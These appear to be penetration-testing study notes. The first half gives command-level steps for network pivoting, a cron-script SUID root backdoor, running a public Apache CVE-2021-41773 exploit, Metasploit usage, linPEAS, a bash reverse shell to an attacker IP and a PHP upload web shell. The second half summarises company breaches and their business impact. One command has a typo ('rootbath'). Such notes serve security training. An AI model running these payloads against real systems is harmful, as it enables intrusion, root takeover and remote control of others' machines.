- **Record All Findings: As you progress, keep detailed notes on each system and pivot point you compromise, as this will be crucial for your final report.**
- **Continue to Identify Further Pivot Points: Each time you gain access to a new machine, repeat the above steps to see if it can connect to additional restricted subnets.**

Example Flow Summary

1. **Identify Segmentation: Try SSH, realize access is restricted.**
2. **Attack Reachable Systems: Nmap and compromise an accessible Linux machine.**
3. **Check Routes and Interfaces on Compromised Machine: Confirm it connects to the restricted subnet.**
4. **Set Up SSH Tunnel: Use `ssh -L` to forward access to the restricted subnet.**
5. **Continue Enumeration and Weak Point Testing: Repeat process with newly accessible IPs.**

once on the terminal as a low-privileged user:

- **enumerate cron jobs**
    - cat /etc/crontab
        - SHELL=/bin/sh PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin # m h dom mon dow user command 0 * * * * root /usr/bin/cleanup.sh
            - means that a cleanup.sh script is run by root every hour
                - **if you can modify or replace this script, you can execute commands as root**
    - crontab -l
        - looks for entries where cron is running a script or command (.sh, .py. pl) (ex. * * * * * /home/lowprivuser/backup.sh)
            - check if the script is writable by your user or a group that you are a part of
                - general notes: ls -la /path/to/script.sh
                    - -rw-r--r-- 1 root root 4096 Mar 18 16:00 /path/to/script.sh

- **- indicates the type of file, - is a regular file, d is a directory**
- **first set rw- (owner), second set r– (group), third set r– (others’)**
- root root shows owner and group
- rw- under owner means only the owner (root) has write access

  - -rw-r--r-- 1 lowprivuser users 4096 Mar 18 16:00 script.sh
    - **indicates that your USER can write to the file**
  - **-rw-rw-r-- 1 root sudo 4096 Mar 18 16:00 script.sh**
    - **indicates that the sudo group can write to the file**
    - **check if you are a part of sudo by running “groups”**
      - result: lowprivuser sudo adm
      - means username is lowprivuser, and lowprivuser is part of sudo and adm groups
- specific example: ls -la /usr/bin/cleanup.sh
  - **-rw-rw-r-- 1 lowprivuser root 4096 Mar 18 16:00 /usr/bin/cleanup.sh**
    - means that the file is writable by lowprivuser, so you can edit it to execute arbitrary commands
  - **modify the script now with a command to spawn a root shell or create a root-level backdoor**
    - **create a backup of the original script:** cp /usr/bin/cleanup.sh /usr/bin/cleanup.sh.bak
    - **inject malicious code (overwrite the script with a payload that creates a root-accessible binary):** echo "cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash" > /usr/bin/cleanup.sh
      - cp /bin/bash /tmp/rootbash copies the system’s bash binary to /tmp/rootbash
      - chmod +s /tmp/rootbash sets the SUID bit, allowing /tmp/rootbash to execute as root

                - **verify the script's content:** cat /usr/bin/cleanup.sh
                    - should show "cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash"
            - **wait for script to run as part of scheduled cron job**
                - tail -f /var/log/syslog: look for Mar 18 16:00:01 target CRON[1234]: (root) CMD (/usr/bin/cleanup.sh) to confirm the script has executed
            - **exploit the backdoor**: the script created a root-accessible backdoor in /tmp/rootbash
                - **execute the backdoor: /tmp/rootbath -p (-p ensures the SUID permissions are preserved, giving you a root shell)**
            - **confirm root access:** whoami
            - clean up by restoring the original script: mv /usr/bin/cleanup.sh.bak /usr/bin/cleanup.sh
                - then remove the backdoor: rm /tmp/rootbash

running exploits on outdated services:

- **nmap -sV <target IP>: 80/tcp open http   Apache httpd 2.4.49**
    - **Look for exploit on Exploit Database** - search "Apache 2.4.49"
        - Result: Exploit Title: Apache 2.4.49 Path Traversal and RCE, Exploit ID: 50438, CVE: CVE-2021-41773
            - **download the exploit**
                - wget https://www.exploit-db.com/download/50438 -O exploit.py - script saved as exploit.py
            - **read the exploit**
                - cat exploit.py
            - **customize the exploit if it requires target IP or port**
                - nano exploit.py
            - **check requirements like python, metasploit, or other tools and install dependencies if needed**
                - pip install requests
            - **run the exploit**
                - python3 exploit.py <target IP> <other arguments>
            - **verify access if exploit grants a shell**
                - whoami

metasploit: has built-in exploit database
install on kali (pre-installed on kali but if not):
sudo apt update && sudo apt install metasploit-framework

run with: msfconsole

install on windows with installer and launch via the shortcut
or, check if it is already installed by opening cmd.exe or powershell and running msfconsole

on docker, install docker and run the metasploit image:
docker run --rm -it metasploitframework/metasploit-framework

search for exploits:

- search <software/version>
  - search apache 2.4
    - metasploit will list matching modules with their paths (ex. exploit/unix/http/apache_mod_cgi_bash_env_exec)
- load exploit module you want to use
  - use exploit/unix/http/apache_mod_cgi_bash_env_exec
    - metasploit will switch context to the loaded module, you'll see something like msf6 exploit(unix/http/apache_mod_cgi_bash_env_exec)
- show options for the module
  - show options - see what parameters the module needs
- set options for the module with the required options you just saw (target IP & port as example)
  - set RHOST <target IP>
  - set RPORT <target port>
- run the exploit
  - exploit

linPEAS:
automated script designed to enumerate privilege escalation vectors in linux systems (so basically, it does EVERYTHING you need)

- it identifies SUID binaries, enumerates misconfigured sudo permissions, scans for weak file permissions, writable cron jobs, and sensitive files, and highlights paths to escalate privileges

you'll need to gain a linux shell first to use linPEAS with ssh, ftp, or exploitation from your RDP windows machine, then use tools like scp to transfer and execute linPEAS on the target linux machine

download linpeas: once you have sshed into the linux lowprivuser machine and have a terminal where you can run linPEAS

- wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

transfer linpeas to the target machine:

- scp linpeas.sh lowprivuser@<target IP>:/tmp - transfers linpeas.sh to the /tmp directory on the target machine

run linPEAS on the target:

- bash /tmp/linpeas.sh - the script will produce a detailed report of potential privilege escalation vectors
    - linPEAS highlights important findings in color-coded text (green for interesting files, yellow for warnings, red for critical issues)
        - look for writable files or directories, misconfigured sudo or cron jobs, sensitive files like /etc/shadow, SSH keys)

reverse shell payload to get low-privilege access shell to linux (if you haven't gotten in through ssh, ftp, or http vulnerabilities)

- use if you have identified a vulnerability like file upload or RCE and you don't have direct access (SSH or FTP) to the target machine

set up a listener on your machine:

- use netcat or a similar tool to listen for incoming connections: nc -lvnp <port>
    - nc -lvnp 4444

deploy the reverse shell payload:

- upload or execute the reverse shell payload on the target machine
    - bash -i >& /dev/tcp/<attacker IP>/<port> 0>&1
    - replace <attacker IP> with your machine's IP and <port> with the listening port (4444)

trigger the payload:

- if the target if vulnerable to a file upload or RCE, execute the payload on the target

catch the shell:

- when the payload executes, your listener catches the connection, giving you a shell on the target
    - Connection received on <target IP>! $

ex: file upload exploit

- you discover a file upload vulnerability on a web application
- you upload a php reverse shell script (ex. shell.php) to the target

```
<?php
system("bash -i >& /dev/tcp/<attacker IP>/<port> 0>&1");
?>
```

- you trigger the uploaded script by accessing it via the browser
    - http://<target IP>/uploads/shell.php
- the payload connects back to your listener, and you gain shell access to the target

INJECT NOTES:

Meta's Password Storage Issue (2024):

- Overview: Meta was fined €91 million for storing user passwords without encryption, a critical security lapse.
- Impact: Although no external access was reported, the incident underscored the importance of proper password management. (REUTERS)

Sina Weibo Data Leak (2020):

- Overview: An attacker obtained part of Sina Weibo's database, impacting 538 million users by exposing personal details like real names and phone numbers.

- Impact: The data was sold on the dark web, raising concerns about data protection practices. (CSO ONLINE)

Twitter Data Breach (2022):

- Overview: A vulnerability in Twitter's API allowed attackers to compile a database of 5.4 million user profiles, including phone numbers and email addresses.
- Impact: The data was sold on hacking forums, compromising user privacy and security. (BLEEPING COMPUTER)

Snapchat (many examples):

1. December 2013 Data Breach:

- Incident: In December 2013, attackers exploited a vulnerability in Snapchat's API, allowing them to access and compile a database of approximately 4.6 million usernames and phone numbers. Wikipedia
- Impact: The exposed data was published online, raising significant privacy concerns among users and the public.
- Response: Snapchat acknowledged the breach and implemented security measures to address the API vulnerability.

2. February 2016 Phishing Attack:

- Incident: In February 2016, a Snapchat employee fell victim to a phishing email that impersonated the company's CEO, leading to the disclosure of payroll information for current and former employees.
  TechCrunch
- Impact: Sensitive employee data, including personal and financial information, was compromised.
- Response: Snapchat reported the incident to the FBI and offered affected employees two years of free identity-theft insurance and monitoring.

3. May 2019 Internal Misuse:

- Incident: Reports emerged in May 2019 that some Snapchat employees had misused internal tools to access user data, including messages and location information, without proper authorization.
  Firewall Times
- Impact: This raised concerns about internal data security and user privacy.
- Response: Snapchat stated that it had strict policies and controls in place to limit internal access to user data and that any violations were taken seriously.

1. User Trust

- **Data Breaches**:
  - If vulnerabilities like SQL Injection, insecure APIs, or misconfigured cloud storage result in leaked user data (e.g., emails, passwords, private messages), users may feel their personal information is unsafe.
  - **Example**: After Facebook's Cambridge Analytica scandal, millions of users deleted accounts or reduced activity due to privacy concerns.
- **Platform Reputation**:

    - Users expect social media companies to prioritize security. News of a breach can lead to public outrage, viral criticism, and loss of loyalty.
    - **Example**: Twitter's 2022 API breach exposed 5.4 million user accounts, leading to distrust in the platform's ability to secure user data.
- **Loss of Active Users**:
    - Users may migrate to competitors if they feel their data is unsafe, decreasing monthly active users (MAUs), a key metric for social media companies.
    - **Example**: Snapchat lost user activity following multiple security controversies.

2. Regulatory Fines

- **General Data Protection Regulation (GDPR)**:
    - GDPR fines can reach up to €20 million or 4% of a company's global revenue, whichever is higher. Violations include insecure handling of user data or failing to inform users of breaches in a timely manner.
    - **Example**: Meta was fined €1.2 billion in 2023 for improperly transferring EU user data to the U.S.
- **California Consumer Privacy Act (CCPA)**:
    - Non-compliance with CCPA can result in fines up to $7,500 per record. A breach exposing millions of records can cause devastating financial loss.
    - **Example**: Companies like TikTok and Zoom have faced scrutiny and fines under CCPA.
- **Legal Settlements**:
    - If a breach causes users to suffer damages (e.g., identity theft, financial loss), the company might face class-action lawsuits.
    - **Example**: Equifax's breach led to a $700 million settlement.

3. Reputation Damage

- **Negative Publicity**:
    - A vulnerability exploit can tarnish a company's brand. News outlets and social media amplify the issue, damaging public perception.
    - **Example**: Uber faced immense backlash after hiding a breach that exposed 57 million user accounts, damaging its reputation for years.
- **Stock Price Decline**:
    - Publicly traded social media companies often see stock prices drop following breaches.
    - **Example**: After Twitter's high-profile 2020 hack, its stock fell significantly due to concerns about platform security.
- **Erosion of Brand Value**:
    - Security failures diminish the company's brand strength, making it harder to attract new users, advertisers, or investors.
    - **Example**: Snapchat's leaked user photos in 2014 ("The Snappening") caused users to associate the brand with insecurity.

4. Operational Downtime

- **Service Disruptions**:
    - Vulnerabilities like Denial of Service (DoS) or ransomware can take the platform offline, causing interruptions for millions of users.
    - **Example**: A 2021 Facebook outage caused by a misconfiguration lasted 6 hours, costing the company an estimated $60 million in lost revenue.
- **Ad Revenue Loss**:
    - Advertisers rely on active platforms to reach their audiences. Downtime directly impacts ad impressions, clicks, and revenue.
    - **Example**: YouTube's 2018 outage led to an estimated $10,000 per minute in lost ad revenue.
- **Technical Recovery Costs**:
    - After a major incident, restoring services requires time, staff, and resources, increasing operational costs.

5. Exploitation of Platform

- **Spreading Misinformation or Scams**:
    - Vulnerabilities in APIs or poor access controls can allow attackers to manipulate accounts or spread fake information.
    - **Example**: Twitter's 2020 hack compromised high-profile accounts (Elon Musk, Barack Obama), spreading a Bitcoin scam.
- **Abuse of Advertising Systems**:
    - Attackers could exploit the ad platform to distribute malicious content or defraud users.
    - **Example**: In 2018, Facebook reported that malicious actors used its ad platform to spread disinformation during elections.
- **Reputation Risks**:
    - If attackers use the platform for illicit activities, the company can face scrutiny from users, advertisers, and regulators.

6. Competitive Risks

- **Loss of Proprietary Information**:
    - If vulnerabilities lead to leaked algorithms or business strategies, competitors can use this to gain an advantage.
    - **Example**: In 2019, TikTok faced scrutiny for potentially leaking U.S. user data to the Chinese government, raising questions about data handling practices.
- **Decreased Investor Confidence**:
    - Investors may withdraw funding or reduce support if a company is seen as insecure or unstable.

7. Loss of Customer Trust

- **Premium Features**:
    - Many social media platforms offer subscription-based features. Breaches can make users hesitant to share payment information.
    - **Example**: A 2014 Snapchat hack revealed financial details of users purchasing premium content.
- **Hesitancy to Share Data**:
    - Users might limit the amount of personal information shared on the platform, reducing the company's ability to generate advertising revenue through targeted ads.

Vulnerability Type	**Potential Impact**
Misconfigured Access Controls	Unauthorized data exposure, loss of user trust, and compliance violations.
Insecure APIs	Data scraping, misinformation propagation, and competitive exploitation.
XSS	Hijacked accounts, malware distribution, and brand damage.
SQL Injection	Data breaches, database corruption, and operational disruption.
Weak Password Management	Account takeovers, bot activity, and platform abuse.
Unpatched Software	System compromise, downtime, and persistent backdoors.
Misconfigured Cloud Storage	Data leaks, regulatory fines, and user distrust.
Vulnerable File Uploads	Server compromise, malware distribution, and damage to users' systems.
Session Hijacking	Unauthorized account activity, reputation damage, and fraud.
Insider Threats	Data destruction, reputational harm, and operational downtime caused by excessive internal access.